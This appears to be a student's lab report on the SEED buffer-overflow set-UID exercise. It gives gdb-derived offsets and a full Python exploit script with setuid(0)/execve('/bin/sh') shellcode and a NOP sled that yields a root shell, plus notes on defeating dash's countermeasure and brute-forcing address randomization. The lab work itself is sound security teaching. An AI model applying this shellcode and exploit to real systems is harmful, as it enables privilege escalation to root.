
Name: Mohammad Fakhruddin Babar
ID: M564K763


Task 1: Running Shellcode

Afte running both a32.out and a64.out, I got the user shell and for both cases uid is 1000.



Task 2: Launching Attack on 32-bit Program

2.a: Screenshot of gdb debug session



2.b: Screenshpt of terminal showing root shell after exploiting the program

2.c:
start= 0xffffcf58
ret=0xffffcf58 + 183
offset= 175

From the dbg, we get the starting address of the buffer address and its 0xffffcf58. Distance between ebp and starting of the buffer is 175.So return addres will be ebp+8= 0xffffcf58 + 175+8=0xffffcf58 + 183. And offset value will be 175.

2.d: Here is the source code of exploit.py


```
#!/usr/bin/python3


#"\x31\xc0"
#\"\x31\xdb"
#\"\xb0\xd5"
#\"\xcd\x80"

import sys
shellcode= (
"\x31\xc0"
"\x31\xdb"
"\xb0\xd5"
"\xcd\x80"
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
#################################################################################
# Put the shellcode somewhere in the payload
start =517- len(shellcode)
# I Need to change I
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
ret= 0xffffcf58 + 183
# I Need to change I
```

```
offset = 175
# I Need to change I
L = 4
# Use 4 for 32-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
###############################################################################
# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Task 3: Defeating dash's Countermeasure

3.a: when I run the shellcode without setuid(0), I got the user ($) shell, where uid was 1000. But, when I run with the setuid(0), uid became 0 and I got the root (#) shell.

3.b: Screenshot of the output of a32.out and a64.out



3.c: After adding the shellcode to task2 shellcode, we can see that uid becomes root and we got the root shell.

3.d: Screenshot of the root shell obtained

Task 4: Defeating Address Randomization

4.a: I run the sh file in 64 bit Linux machines. It takes about 97 minutes and 19394 tries to get the address correct and finally we got the root shell.

4.b: Screenshot of the terminal